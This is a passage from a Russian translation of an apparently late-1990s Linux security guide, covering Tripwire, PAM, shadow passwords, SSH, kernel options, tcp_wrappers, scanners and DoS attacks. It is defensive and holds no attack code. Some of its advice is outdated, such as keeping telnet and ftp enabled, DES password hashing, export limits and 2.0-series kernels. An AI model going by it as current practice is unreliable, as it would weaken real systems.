SUID скрипты командного интерпретатора являются также риском безопасности, по этой причине ядро не обслуживает их. Независимо от вашего мнения о том, насколько безопасным является скрипт, он может быть переделан для выдачи взломщику оболочки администратора.

Глава 22: Проверка целостности с помощью Tripwire

Другим хорошим способом обнаружить локальные (а также сетевые) атаки на вашу систему является использование тестеров целостности (**integrity checkers**), подобных **Tripwire**. **Tripwire** вычисляет контрольные суммы для всех важных бинарных и конфигурационных файлов в вашей системе и сравнивает их с предыдущими, хорошо известными, из базы данных. Таким образом, любые изменения в файлах будут замечены.

Хорошей идеей будет записать **tripwire** на дискету, а затем установить на нее защиту от записи. Таким образом, взломщик не сможет подделать **tripwire** или изменить базу данных. Как только вы установили **tripwire**, будет неплохо включить в свои обязанности администратора безопасности проверку с помощью него на предмет каких-либо изменений.

Вы можете даже добавить в список задач **crontab** запуск **tripwire** с вашей дискеты каждую

ночь и посылку результатов вам по почте утром. Что-то наподобие этого:

```
# установить получателя
MAILTO=kevin
# запустить tripwire
15 05 * * * root /usr/local/adm/tcheck/tripwire
```

будет отсылать вам по почте отчет каждое утро в 5:15.

Tripwire может быть всевышним в обнаружении взломщиков еще до того, как вы заметите их. Как только в системе появится некоторое количество измененных файлов, вы должны понимать, что имеет место деятельность взломщика, и знать, что делать вам самим.

Глава 23: «Троянские кони»

Термин «Троянский Конь» взят из великого творения Гомера. Идея состоит в том, что вы создаете программу, которая чем-либо привлекательна, и каким-либо способом заставляете других людей скачать ее и запустить как администратор. Затем, пока они не разобрались, вы можете разрушить их систему. Пока они думают, что программа, которую они только что вытянули, делает одну вещь (и может даже очень хорошо), она также разрушает их систему безопасности.

Вы должны быть очень внимательны при установке новых программ на вашу машину. Red-

Hat предоставляет **MD5** контрольные суммы и **PGP** ключи для RPM файлов, так что вы можете проверить, действительно ли вы инсталлируете реальные продукты. Другие дистрибутивы имеют подобные методы. Вы никогда не должны запускать из под администратора бинарники, для которых у вас нет исходников, или о которых вы ничего не слышали! Немногие взломщики имеют желание выложить на всеобщее обозрение исходный код.

Также может быть общим совет брать исходники некоторых программ с их реальных дистрибутивных серверов. Если программу нужно запускать из под администратора, проверьте исходный код сами или дайте на проверку тому, кому вы доверяете.

Глава 24: Безопасность паролей и шифрование

Одними из наиболее важных свойств безопасности, используемых сегодня, являются пароли. Важно как вам, так и вашим пользователям иметь безопасные, не очевидные пароли. Большинство из наиболее последних дистрибутивов Linux включают программу **passwd**, которая не позволит вам установить легко угадываемый пароль. Убедитесь, что ваша программа **passwd** современна и имеет это свойство.

Шифрование очень полезно, возможно даже необходимо в это время и в этом месте. Существует большое количество разных методов шифрования данных, каждый из которых имеет свой собственный набор характеристик.

Большинство Unix (и Linux не исключение) в основном используют односторонний алгоритм шифрования, называемый **DES** (стандарт шифрования данных, Data Encription Standard), для шифрования ваших паролей. Эти зашифрованные пароли затем сохраняются (обычно) в файле **/etc/passwd** или (реже) в **/etc/shadow**. Когда вы пытаетесь зарегистрироваться, все, что вы набираете, снова шифруется и сравнивается с содержимым файла, в котором хранятся ваши пароли. Если они совпадают, должно быть это одинаковые пароли, и вам разрешают доступ. Хотя **DES** является двусторонним (вы можете закодировать, а затем раскодировать сообщение, давая верный ключ), большинство Unix используют односторонний вариант. Это значит, что невозможно на основании содержания файла **/etc/passwd** (или **/etc/shadow**) провести расшифровку для получения паролей.

Атаки «методом грубой силы», такие как «Взлом» или «John the Ripper», могут часто угадать ваш пароль, если он не достаточно рандомизирован. **PAM** модули позволяют вам использовать различные программы шифрования для ваших паролей (такие как **MD5** или подобные).

Глава 25: PGP и криптование открытым ключом (Public Key Cryptography)

Криптование открытым ключом, подобного как для **PGP**, происходит таким образом, что шифрование производится одним ключом, а расшифровка — другим. Традиционно в криптографии как для шифрования так и для расшифровки используется один ключ. Этот «личный ключ» (**private key**) должны знать обе стороны — передающая и получающая — а также кто-то, кто передаст его от одной стороны другой.

Криптование открытым ключом снимает необходимость секретно передавать ключ, который используется для шифрования, использованием двух различных ключей: публичного ключа и личного ключа. Публичный ключ каждого человека доступен любому другому для выполнения шифрования, в то же время каждый человек имеет его/ее личный ключ для дешифрации сообщений, зашифрованных правильным публичным ключом.

Есть преимущества как в использовании публичного (открытого) ключа, так и криптографии личного ключа.

PGP (Pretty Good Privacy) довольно хорошо поддерживается в Linux. Известно, что хорошо работают версии 2.6.2 и 5.0. Убедитесь, что вы используете версию, применимую в вашей стране, поскольку существуют ограничения правительства

США на экспорт — сильное шифрование рассматривается как военное оружие и запрещено к распространению в электронной форме за пределами страны.

SSL, S-HTTP, HTTPS и S/MIME

Очень часто пользователи спрашивают о различиях между различными протоколами безопасности и шифрования, и как их использовать.

- **SSL** или Secure Sockets Layer, является методом шифрования разработанным Netscape для обеспечения безопасности в Сети. Он поддерживает несколько различных протоколов шифрования, и обеспечивает идентификацию (**authentication**) как на уровне клиента так и на уровне сервера. **SSL** работает на транспортном уровне, создает безопасный шифрованный канал данных, и, таким образом, может бесшовно шифровать данные многих типов. Наиболее часто это случается, когда вы посещаете защищенный узел для просмотра в режиме **online** секретного документа с помощью **Communicator**, который обеспечивает вас базовыми услугами безопасности связи, а также многими другими видами шифрования данных.
- **S-HTTP** является еще одним протоколом, который реализует в Internet сервис безопасности. Он был разработан для предоставления конфиденциальности,

опознавания, сохранности, а также **non-repudiability**, в то же время имея механизмы управления многими ключами и криптографические алгоритмы путем выборочного согласования между участниками в каждой транзакции. **S-HTTP** ограничен специфическим программным обеспечением, которое реализует его, и шифрует каждое сообщение индивидуально.

- **S/MIME** или Secure Multipurpose Internet Mail Extension, является стандартом шифрования, используемым в электронной почте, или других типах сообщений в Internet. Это открытый стандарт, который разработан RSA, и поэтому очень вероятно, что мы скоро увидим его в Linux.

Глава 26: Реализация IPSEC в x-ядре Linux

Наряду с **CIPE** и другими формами шифрования данных, существует также реализация **IPSEC** для Linux. **IPSEC** создан усилиями IETF для обеспечения криптографически безопасных соединений на уровне IP сети, который также предоставляет опознавание, сохранность, контроль доступа и конфиденциальность.

Реализация для Linux, которая была разработана в Университете Аризоны, использует объектно-ориентированную структуру для

реализации сетевого протокола называемую x-ядро. В двух словах, x-ядро является методом передачи сообщений на уровне ядра, что позволяет более простую реализацию.

Как и с другими формами криптографии, этот метод не распространяется с ядром из-за ограничений на экспорт.

Глава 27: SSH (Secure Shell), stelnet

SSH и stelnet — это программы, которые позволяют вам зарегистрироваться на удаленном сервере и иметь шифрованное соединение.

SSH является набором программ, используемым как более безопасный заменитель для **rlogin**, **rsh** и **rcp**. Он использует криптографию открытого ключа для шифрования соединения между двумя машинами, а также для опознавания пользователей. Его можно использовать для безопасной регистрации на удаленном сервере или копировании данных между двумя машинами, в то же время предотвращая атаки путем присоединения посредине (**session hijacking**) и обманом сервера имен (**DNS spoffing**). Он предоставляет компрессию данных в вашем соединение и безопасное X11 соединение между двумя машинами.

Вы также можете использовать **SSH** с вашей рабочей станции под Windows, обращаясь к вашему Linux SSH серверу.

SSLeay является бесплатной реализацией

протокола **Secure Sockets Layer от Netscape** и состоит из нескольких приложений, таких как **Secure telnet**, модуль для **Apache**, нескольких баз данных, а также нескольких алгоритмов, включая **DES**, **IDEA** и **Blowfish**.

Используя эту библиотеку, был создан **secure telnet**, который выполняет шифрование через telnet-соединение. В противовес **SSH**, **stelnet** использует **SSL** (Secure Sockets Layer) протокол, разработанный Netscape.

Глава 28: PAM — Pluggable Authentication Modules

Новые версии дистрибутива RedHat распространяются с унифицированной схемой идентификации, называемой **PAM**. **PAM** позволяет вам налету изменять ваши методы идентификации, требования, инкапсулировать все ваши локальные методы идентификации без перекомпиляции ваших программ.

Вот несколько вещей, которые вы можете делать с **PAM**:

- Использовать не-DES шифрование для ваших паролей. (Делая их более устойчивыми к взлому методом «грубой силы»).
- Устанавливать лимиты на ресурсы для ваших пользователей, чтобы они не могли выполнить сервисную атаку (количество процессов, количество памяти, и т.п.).

- На лету активизировать теневые пароли (**shadow password**).
- Разрешать определенным пользователям регистрироваться только в определенное время и/или с определенного места.

За несколько часов установки и настройки вашей системы вы можете предотвратить много атак еще до их возникновения. Например, используйте **PAM** для запрещения широкого использования в системе файлов **.rhosts** в домашних каталогах пользователей добавлением этих строк к **/etc/pam.d/login**:

```
#
# Запретить для пользователей rsh/rlogin/rexec
#
login auth required pam_rhosts_auth.so no_rhosts
```

Глава 29: Криптографическая IP инкапсуляция (CIPE)

Главной целью этого программного обеспечения является предоставление средств для безопасной (против подслушивания, включая анализ траффика, и подставления поддельных сообщений) связи между подсетями через небезопасные пакетные сети, такие как Internet.

CIPE шифрует данные на сетевом уровне. Шифруются пакеты, которые передаются между компьютерами в сети. Шифрующий код

помещается недалеко от драйвера, который посылает и принимает пакеты.

Это не схоже с **SSH**, который шифрует данные по соединениям — на гнездовом уровне. В этом случае шифруется логическое соединение между программами, запущенными на разных машинах.

CIPE можно также использовать при тунеллировании (**tunnelling**) для создания Виртуальных Частных Сетей (Virtual Private Networks). Преимущество низкоуровневого шифрования состоит в том, что оно позволяет прозрачную работу между двумя сетями, соединенными в **VPN**, без каких-либо изменений в программном обеспечении.

IPSEC стандарты определяют набор протоколов, которые можно использовать (среди прочих) для построения шифрованных **VPN**. Однако, **IPSEC** является скорее тяжеловесным и сложным с большим количеством опций, реализация полного набора протоколов все еще редко используется и некоторые вещи (такие как управление ключами) еще не до конца решены. **CIPE** использует более простой подход, в котором многие вещи, которые можно параметризовать (такие, как выбор текущего алгоритма шифрования), устанавливаются единожды во время инсталляции. Это ограничивает гибкость, но позволяет более простую (и поэтому эффективную, простую в отладке) реализацию.

Глава 30: Kerberos

Kerberos является идентификационной системой, разработанной по проекту Athena в MIT. Во время регистрации пользователя, **Kerberos** идентифицирует его (используя пароль) и предоставляет пользователю способ доказать его идентичность другим серверам и компьютерам, разбросанным в сети.

Эта идентификация затем используется программами, такими как **rlogin**, для разрешения пользователю регистрации на других компьютерах без пароля (в месте **.rhosts** файла). Идентификация также используется почтовой системой для того, чтобы гарантировать, что почта доставлена правильному адресату, а также для гарантии того, что посылающий является тем, за кого себя выдает.

Общий эффект использования **Kerberos** и других программ, которые поставляются вместе с ним, состоит в сущности в полном исключении какой-либо возможности пользователям обмануть систему по поводу своей принадлежности. К сожалению, установка **Kerberos** довольно трудоемкая, требующая модификации или замены большого количества стандартных программ.

Глава 31: Теневые пароли (Shadow passwords)

Теневые пароли означают сокрытие секретной информации о ваших шифрованных

паролях от обыкновенных пользователей. Обычно эти шифрованные пароли находятся у вас в **/etc/passwd** и открыты всем для чтения. Таким образом, на этот файл можно напустить программу-расшифровщик, чтобы попытаться определить значения паролей. Пакет **shadow** записывает информацию о паролях в файл **/etc/shadow**, который могут читать только привилегированные пользователи. Для того, чтобы активизировать теневые пароли, вам необходимо убедиться, что все ваши утилиты, которым необходим доступ к паролям, скомпилированы с поддержкой теневых паролей. **PAM**, кстати, позволяет вам просто подключить **shadow** модуль и не требует перекомпиляции программ.

Глава 32: «Crack» и «John the Ripper»

Если по какой-либо причине ваша программа **passwd** не может отслеживать легко узнаваемые пароли, вы можете использовать взламывающую пароли программу, чтобы убедиться в безопасности паролей ваших пользователей.

Взламывающие пароли программы основаны на простой идее. Они перебирают каждое слово и его вариации из словаря. Они зашифровывают это слово и сравнивают его с вашим зашифрованным паролем. Если они совпадают, значит задача выполнена.

Существует целый ряд таких программ, наиболее заметные из них это «**Crack**» and «**John**

the Ripper». Конечно, они заберут много вашего процессорного времени, но вы сможете с уверенностью сказать, сможет ли взломщик с помощью них получить ваши пароли, — сначала себе, а затем и пользователям указать слабые пароли. Заметьте, что взломщик для получения **passwd** должен был бы сначала использовать другие дыры в системе, но это уже более широкий вопрос, чем вы можете подумать.

Глава 33: CFS и TCFS

CFS — это метод шифрования всей файловой системы, который позволяет пользователям сохранять в ней зашифрованные файлы. Он использует **NFS** сервер, запущенный на локальной машине.

TCFS является улучшенным вариантом **CFS**, поскольку более интегрирован с файловой системой, и, таким образом, прозрачен для всех пользователей, использующих зашифрованную файловую систему.

Глава 34: X11, SVGA и экранная безопасность

Очень важно для вас защитить ваш графический экран, чтобы предотвратить взломщика от действий, подобных воровству вашего пароля во время набора без вашего ведома, чтению документов или информации, оставленной вами на экране или даже использованию дыр для

получения прав суперпользователя. Запуск удаленных X приложений через сеть также может быть чреват опасностями, давая возможность взломщику перехватить ваше взаимодействие с удаленным компьютером.

X имеет целый ряд механизмов контроля доступа. Наиболее простой из них — машинозависимый (**host based**). Вы можете использовать **xhost** для определения тех машин, с которых разрешен доступ к вашему экрану. Но в общем, это не очень безопасный метод. Если кто-то имеет доступ к вашей машине, он может выполнить: **xhost +** его машина и, таким образом, легко войти. Также, если вам нужно разрешить доступ с ненадежной машины, любой может подвергнуть риску ваш дисплей.

Если для регистрации используется **xdm** (x display manager), вы получаете намного лучший метод доступа:
MIT-MAGIC-COOKIE-1. Генерируется 128-битный **cookie** и сохраняется в вашем файле **.Xauthorty**. Если вы хотите удаленной машине разрешить доступ к вашему дисплею, то для предоставления доступа именно этому соединению вы можете использовать команду **xauth** и информацию из вашего файла **.Xauthority**.

Вы можете также использовать **ssh** для разрешения безопасных X соединений. Это имеет также преимущество, поскольку прозрачно конечному пользователю, и означает то, что не зашифрованные данные не передаются по сети.

Безопасным будет использовать **xdm** для регистрации на вашей консоли, а затем использовать **ssh** для перехода на удаленную машину, с которой вы хотите запустить X программу.

Программы, основанные на **SVGAlib**, обычно являются **SUID-root**, для того чтобы иметь доступ ко всем видео-ресурсам вашего компьютера. Это делает их очень опасными. Если они дают сбой, то обычно вам нужно перезагрузить компьютер, чтобы опять получить доступ к консоли. Убедитесь, что все SVGA программы, которые вы запускаете, подлинны, и как минимум такие, которым вы доверяете. А лучше — не запускайте их вообще.

Проект **GGI** для Linux является попыткой решить несколько проблем с видео интерфейсом в Linux. **GGI** будет передавать небольшие куски видео-кода в ядро Linux, и таким образом контролировать доступ к видео системе. Это значит, что **GGI** будет способен восстановить вашу консоль в любое время к известному рабочему состоянию. Он также позволит использовать ключ безопасности (**secure attention key**), так что вы сможете быть уверены, что на вашей консоли нет ни одного запущенного «Троянского коня», пытающегося зарегистрироваться.

Глава 35: Безопасность ядра

Поскольку ядро контролирует поведение вашего компьютера в сети, очень важно, чтобы

ядро было само очень безопасно, и его нельзя было каким-либо образом взломать или подвергнуть риску. Чтобы предотвратить некоторые из последних известных методов сетевых атак, вы должны использовать последние стабильные версии ядра.

Глава 36: Опции компиляции ядра

IP: Drop source routed frames

Эта опция должна быть включена. Пришедшие кадры (**Source routed frames**) содержат полный путь их назначения внутри пакета. Это значит, что маршрутизатору, через который проходят пакеты, не нужно их проверять, а просто передавать их дальше. В противном случае это могло бы привести к тому, что входящие в вашу систему данные имели бы потенциальную возможность деструктивных действий.

IP: Firewalling

Эта опция необходима, если вы намереваетесь сконфигурировать вашу машину как щит (**firewall**), настроить маскарад (**masquerading**), или хотите защитить вашу станцию с коммутирующимися соединениями от кого-либо, желающего проникнуть через ваш PPP **dial-up** интерфейс.

IP: forwarding/gatewaying

Если вы включили **IP forwarding**, ваша Linux станция в сущности стала маршрутизатором. Если

ваша машина в сети, то вы можете теперь ретранслировать данные из одной сети в другую, и можете, таким образом, разрушить существующий щит, поставленный именно для того, чтобы этого не происходило. Обыкновенным **dial-up** пользователям лучше выключить это, а другим нужно сконцентрироваться на безопасной реализации этой опции. В компьютере-щите эту опцию нужно активировать и использовать вместе с программным обеспечением, реализующим щит (**firewall**).

Вы можете включить либо выключить **IP forwarding** динамически, используя команду для включения:

root# echo 1 > /proc/sys/net/ipv4/ip_forward

и для выключения

root# echo 0 > /proc/sys/net/ipv4/ip_forward

Этот файл (и много других файлов в **/proc**) всегда отображаются с нулевой длиной, но на самом деле это не так. Это новое свойство ядра, так что убедитесь, что ваше ядро имеет версию 2.0.33 или выше.

IP: firewall packet logging

Эта опция дает вам информацию о пакетах, которые приходят на ваш щит, как то отправитель, получатель, порт и т.п.

IP: always defragment

Обычно эта опция выключена, но если вы создаете систему-щит или настраиваете маскарад

(**masquerading**), вам желательно включить ее. Когда данные посылаются с одной системы в другую, передача не всегда происходит одним пакетом, скорее всего данные фрагментированы на несколько частей. Проблема при этом состоит в том, что информация о номере порта сохраняется только в первом фрагменте. Это означает, что кто-то может вставить чужеродную информацию в оставшиеся фрагменты в вашем соединении, которая вообще там не предполагалась.

IP: syn cookies

SYN атака генерирует «отказ в предоставлении сервиса», который поглощает все ресурсы вашей системы, что в результате приводит к перезагрузке. Поэтому нет ни одной причины, по которой эту опцию не нужно было бы включать.

Packet Signatures

Эта опция доступна в ядрах серии 2.1, которая активирует подпись **NCP** пакетов для большей безопасности. Обычно вы можете оставить ее выключенной, но если она вам понадобится, то она есть.

IP: Firewall packet netlink device

Это действительно искусная опция, которая позволяет вам проанализировать первые 128 байтов в пакетах от пользовательских программ, и определить, на основании их достоверности, принять или отклонить пакет.

Устройства ядра

Существует несколько блочных и символьных устройств в Linux, которые также помогут вам в вопросах безопасности.

Два устройства — **/dev/random** и **/dev/urandom**, предоставляются ядром для получения в любой момент времени случайных чисел.

И **/dev/random** и **/dev/urandom** должны быть достаточно безопасны, чтобы использоваться в генераторах **PGP** ключей, **SSH** вызовах и других приложениях, в которых используются случайные числа. Взломщик не должен иметь возможности предугадать следующее число, выданное любой начальной последовательностью чисел из этих генераторов. Было приложено огромное количество усилий для обеспечения того, чтобы числа, которые вы получаете от этих генераторов, были случайны в полном смысле слова «случайный».

Разница состоит только в том, что **/dev/random** оканчивается на случайном байте и это заставляет вас больше ждать до полного накопления. Заметьте, что в некоторых системах, это может на длительное время заблокировать ввод при генерации в системе записи о новом пользователе. Поэтому вы должны с осторожностью использовать **/dev/random**. (Возможно, наилучшим будет использовать его, когда вы генерируете чувствительную к регистру информацию, и вы говорите пользователю

постоянно стучать по клавишам, пока вы не выдадите: «OK, достаточно»).

/dev/random является высококачественной энтропией, генерируемой из измерения времени внутренних прерываний, или чего-то в этом роде.

Он блокируется до тех пор, пока не наберется достаточно бит случайных данных.

Работа **/dev/urandom** подобна, но когда памяти под энтропию становиться мало, он возвращает криптографически надежные случайные данные (**hash**) того, что есть на момент останова. Это не настолько же безопасно, но достаточно для большинства приложений.

Вы можете читать с этих устройств используя что-то наподобие:

```
root# head -c 6 /dev/urandom | uuencode -
```

Эта команда выдаст 6 случайных символов на консоль — удобно для генерации пароля.

Глава 37: Безопасность сети

Безопасность сети становиться все более и более важной, поскольку люди все больше и больше времени проводят в сети. Прорвать безопасность сети часто проще, нежели физическую или локальную безопасность, и это является намного более обыкновенным событием.

Существует большое количество хороших инструментов для поддержки безопасности сети, и

все больше и больше из них поставляются с дистрибутивами Linux.

Глава 38: Пакетные ищейки (Packet Sniffers)

Одним из наиболее общих методов, которые взломщики могут использовать для получения доступа ко многим машинам в вашей сети, является применение пакетного ищейки с уже взломанных машин. Этот «ищейка» просто слушает Ethernet порт на предмет наличия **Password**, **Login** или **su** в потоке пакетов и записывает в журнал всю информацию, идущую следом. При таком способе, взломщик получает пароли систем, которые он даже и не пробовал пока взламывать. Очень уязвимы к этому виду атаки не зашифрованные пароли, которые передаются простым текстом.

Пример: На компьютере А была взломана система безопасности. Взломщик инсталлировал ищейку. Ищейка записал процесс регистрации администратора с компьютера В на компьютер Б. Таким образом, он получил персональный пароль системного администратора для регистрации на Б. Затем, для решения своих задач администратор набирает **su**. Таким образом, взломщик получает администраторский пароль компьютера Б. Позже администратор разрешает кому-то запустить telnet из его счета на компьютер Г в другой сети. Теперь взломщик знает пароль/счет на компьютере Г.

В наше время для выполнения подобных операций взломщику даже не нужно взламывать какую-либо систему, он может просто принести ноутбук или ПК в здание и присоединиться к вашей сети.

Использование **ssh** или других методов шифрования паролей срывает подобные атаки. Для **POP** счетов мешают проведению таких атак пакеты подобные **APOP**. (Обычная **pop** регистрация беззащитна от подобных атак, поскольку, как и все остальное, пароли по сети передаются открытым текстом.)

Глава 39: Системные сервисы и tcp_wrappers

Как только вы подключаете вашу Linux систему к любой сети, вам сразу же нужно решить, какие сервисы предоставлять. Сервисы, которые вы не будете предоставлять, должны быть выключены, чтобы у вас было меньше вещей, о которых вам нужно беспокоиться, и взломщику будет меньше мест для выискивания дыр.

Существует много способов выключить сервисы в Linux. Вы можете посмотреть в файле **/etc/inetd.conf**, какие сервисы у вас предоставляются через **inetd**. Чтобы выключить все, что вам не нужно, просто закомментируйте соответствующие строчки, а затем пошлите вашему **inetd SIGHUP**.

Вы также можете удалить (или закомментрировать) соответствующие сервисы в файле **/etc/services**. Это означает, что локальный клиент также не сможет использовать эти сервисы (например, если вы удалите ftp, а затем попробуете сделать ftp связь с этой машины на удаленный компьютер, вы получите ошибку типа «неизвестный сервис»). Обычно не стоит удалять сервисы, если это не приносит дополнительного повышения уровня безопасности. Если локальный пользователь хочет использовать ftp в том случае, когда вы его уже закомментировали, он может создать своего собственного клиента, который будет использовать общий ftp порт и отлично работать.

Вот некоторые из сервисов, которые вам нужно оставить включенными:

- **ftp**
- **telnet**
- **mail**, такие как **pop-3** или **imap**
- **identd**
- **time**

Если вы знаете, что вы не собираетесь использовать какие-то пакеты, лучше их полностью удалить. В дистрибутиве RedHat полностью удаляет пакет команда **rpm -e**. В Debian подобные вещи делает **dpkg**.

Дополнительно вам действительно лучше в файле **/etc/inetd.conf** выключить **rsh/rlogin/rcp**, включая **login** (используется **rlogin**), **shell**

(используется **rcp**) и **exec** (используется **rsh**). Эти протоколы чрезвычайно небезопасны и часто были в прошлом причиной взломов.

Вы должны также проверить ваши **/etc/rc.d/rcN.d**, где **N** стартовые уровни вашей системы, на предмет наличия сервисов в этих каталогах, которые вам не нужны. Файлы в **/etc/rc.d/rcN.d** фактически являются символьными ссылками на файлы в каталоге **/etc/rc.d/init.d**. Переименование файлов в каталоге **init.d** выключит все символьные ссылки в **/etc/rc.d/rcN.d**. Если вы хотите выключить сервис только в определенном стартовом уровне, то переименуйте соответствующий файл, чтобы он начинался с маленькой буквы **s**, а не с большой как надо (скажем, S45dhcpd).

Если у вас **rc** файлы в стиле **BSD**, вам нужно проверить **/etc/rc*** для обнаружения ненужных программ.

Большинство дистрибутивов Linux поставляется с **tcp_wrapper**, которые «заворачивают» все ваши **tcp** сервисы. **tcp_wrapper** (**tcpd**) вызывается из **inetd**, а не является отдельным сервером. **tcpd** затем проверяет компьютер, который запрашивает сервис, и либо запускает реальный сервер, либо запрещает доступ от этого компьютера. **tcpd** позволяет вам ограничить доступ к вашим **tcp** сервисам. Вы можете создать **/etc/hosts.allow** и добавить в него только те машины, которым нужно иметь доступ к сервисам на вашем компьютере.

Если вы являетесь домашним пользователем с коммутируемым доступом, то мы рекомендуем вам запретить доступ всем (**deny ALL**). **tcpd** также протоколирует все неудачные попытки доступа к сервисам, так что это позволят отследить возможные атаки. Если вы добавляете новые сервисы, вы обязательно должны сконфигурировать их, чтобы использовать, основываясь на **tcp_wrappers**. Например, обыкновенный **dial-up** пользователь может запретить доступ к своему компьютеру извне, и в то же время иметь возможность забирать почту и путешествовать в Internet.

Чтобы это сделать, вам нужно добавить к файлу **/etc/hosts.allow**:

ALL: 127.

И конечно же **/etc/hosts.deny** должен содержать:

ALL: ALL

что запретит внешние соединения к вашей машине, позволяя тем не менее вам изнутри соединяться с серверами в Internet.

Глава 40: Проверьте вашу DNS информацию

Поддержка постоянно свежей **DNS** информации о всех компьютерах в вашей сети может помочь повысить безопасность. В том случае, когда несанкционированный компьютер подключится к вашей сети, вы можете опознать

его по неудачному запросу к **DNS**. Большинство сервисов можно сконфигурировать таким образом, чтобы они не принимали запросы на соединение от компьютеров без правильной **DNS** информации.

identd

identd маленькая программка, которой обычно оканчивается ваш **inetd**. Она записывает информацию о том, какой пользователь запускает какой **tcp** сервис, а затем выдает отчет тому, кто запрашивает.

Многие люди не понимают полезность **identd**, поэтому выключают ее, либо блокируют все внешние запросы к ней. **identd** не та вещь, которая поможет удаленным компьютерам. Не существует способа узнать, корректна ли информация, которую вы получили от удаленного **identd**. В **identd** запросах нет идентификации.

Тогда зачем же нужно вам ее запускать? Потому что она помогает вам, являясь еще одним инструментом отслеживания ситуации. Если ваш **identd** не взломан, тогда вы знаете, что он выдает удаленным компьютерам имена пользователей или **uid** пользователей, используя **tcp** сервисы. Если администратор удаленной системы придет к вам и скажет, что такой-то пользователь так-то пытался проникнуть в его систему, вы легко можете предпринять действия против такого пользователя. Если вы не включили **identd**, вам нужно просмотреть много протоколов, чтобы узнать, кто

был в то время, и вообще потратить много времени, чтобы вычислить пользователя.

identd, который поставляется с большинством дистрибутивов, намного более настраиваем, нежели многие думают. Вы можете закрыть **identd** для определенных пользователей (можно создать файл **.noident**), вы можете протоколировать все запросы к **identd**, вы можете даже заставить **identd** возвращать **uid** вместо имени пользователя, или даже **NO-USER**.

Глава 41: SATAN, ISS и другие сетевые сканеры

Существует много различных программных пакетов, которые выполняют сканирование портов или сервисов в компьютерах или сетях. **SATAN** и **ISS** являются двумя наиболее известными из них. Эти программы соединяются с целевым компьютером (или всеми целевыми машинами в сети) по всем доступным портам и пытаются определить, какие там запущены сервисы. Основываясь на этой информации, вы можете обнаружить уязвимые к определенным методам атаки машины.

SATAN (Инструмент администратора безопасности для анализа сетей) является сканером портов с web интерфейсом. Он может быть полезен для выполнения легкой, средней или тщательной проверки машины или сети машин.

Неплохо иметь **SATAN** и сканировать вашу систему или сеть, и сразу же устранять обнаруженные им проблемы. Убедитесь, что ваша копия **SATAN** из **sun-site** или известного FTP или Web сервера. Были троянские копии **SATAN**, которые распространялись по Сети.

ISS (Сканер безопасности Internet) является также сканером портов. Он быстрее чем **SATAN**, и таким образом может быть лучше для больших сетей. Однако **SATAN** предоставляет больше информации.

Глава 42: Как обнаружить сканеры портов

Существуют некоторые инструменты, которые призваны предупредить вас о работающих **SATAN**, **ISS** и других сканирующих программах. Однако используя **tcp_wrapper**, регулярно проверяя ваши протоколы, вы и сами заметите такие попытки. Даже при наименьших установках, **SATAN** оставляет следы присутствия в журналах системы, оборудованной RedHat.

Глава 43: Sendmail, qmail и MTA

Одним из наиболее важных сервисов, которые вы можете предоставлять, является сервер электронной почты. К сожалению он также наиболее уязвим к атакам, просто из-за огромного числа задач, которые он должен выполнять, и привилегий, которые ему обычно нужны.

Если вы используете **sendmail**, очень важно иметь самую последнюю версию. **Sendmail** имеет очень длинную историю развития безопасности. Всегда используйте только последнюю версию.

Если вы устали модернизировать ваш **sendmail** каждую неделю, вы можете решить перейти на **qmail**. **qmail** изначально разрабатывали, подразумевая безопасность. Он быстрый, стабильный и безопасный.

Глава 44: «Отказ в предоставлении сервиса»

Атака «Отказ в предоставлении сервиса» состоит в том, что взломщик пытается искусственно загрузить некоторые сервисы настолько, чтобы они не могли отвечать на законные запросы или запрещали доступ к вашей машине законным пользователям.

В последние годы количество атак данного типа очень сильно возросло. Имейте ввиду, что все время обнаруживаются новые, так что мы приведем только примеры.

- **SYN Flooding** является сетевой атакой «отказ в предоставлении доступа». Он использует преимущества «лазейки» (**loophole**) в методе создания TCP соединения. Последние версии ядер Linux (2.0.30 и выше) имеют несколько конфигурационных настроек для предотвращения **SYN Flooding** атак.

- **Ошибка "F00F"** в процессорах Pentium. Было обнаружено, что данная серия ассемблерного кода, посланная настоящему процессору Intel Pentium, перегружает машину. Это действует на все компьютеры с процессорами Pentium (не клонами, не Pentium Pro или PII), не зависимо от операционной системы на этом компьютере. Ядра Linux выше 2.0.32 содержат код, отслеживающий эту ошибку и не позволяющий перегружать вашу машину. Ядро 2.0.33 имеет улучшенный вариант решения этой ошибки, поэтому более рекомендуем нежели 2.0.32. Если у вас Pentium, лучше вам модернизироваться прямо сейчас.
- **Ping Flooding** является простой грубой реализацией атаки «отказ в предоставлении сервиса». Взломщик посылает «поток» **ICM** пакетов вашему компьютеру. Если это происходит с машины с большей полосой пропускания нежели имеет ваш компьютер, то ваша машина будет лишена возможности посылать что-либо в сеть. При вариации этой атаки, называемой **smurfing**, посылается на определенный сервер поток **ICMP** пакетов с обратным IP адресом вашей машины, таким образом атакующих тяжелее обнаружить. Если вы подверглись атаке типа **ping flood**, то для обнаружения машины, с которой пришли пакеты (или откуда они появляются), используйте инструмент типа **tcpdump**, и затем обратитесь с этой информацией к

вашему провайдеру. **Ping flood** легко можно остановить на уровне маршрутизатора или используя щит (**firewall**).

- **Ping o' Death**. Атака **Ping o' Death** возникла в результате того, что поступающие пакеты **ICMP ECHO REQUEST** могут быть больше нежели может вместить структура данных ядра, которая сохраняет эту информацию. Из-за приема единичного большого (65,510 байт) **ping** пакета многие системы зависали или даже ломались, поэтому эта проблема быстро обрела название **Ping o' Death**. Вообще-то эта ошибка давно уже исправлена, так что не о чём беспокоиться.
- **Teardrop / New Tear**. Это одна из недавних еще атак основана на ошибке, присутствующей в коде фрагментации IP в Linux и Windwos платформах. Она исправлена в ядре 2.0.33 и не требует включения какой-либо дополнительной опции во время компиляции ядра. Так что Linux очевидно больше не подвержен атаке **newtear**.

Глава 45: Безопасность NFS (сетевой файловой системы)

NFS является очень широко используемым протоколом совместного использования файлов. Он позволяет серверам, запуская **nfsd** и **mountd**, «экспортировать» целые файловые системы для

других машин со встроенной в ядро поддержкой **nfs** (или поддержки некоторых других клиентов, если это не Linux машины). **Mountd** ведет журнал примонтированых файловых систем в **/etc/mtab** и может выдать их по команде **showmount**.

Многие сервера используют **NFS** для предоставления пользователям домашних каталогов, так что не имеет значения, на какой из машин в кластере пользователи регистрируются, они сразу получают все свои файлы.

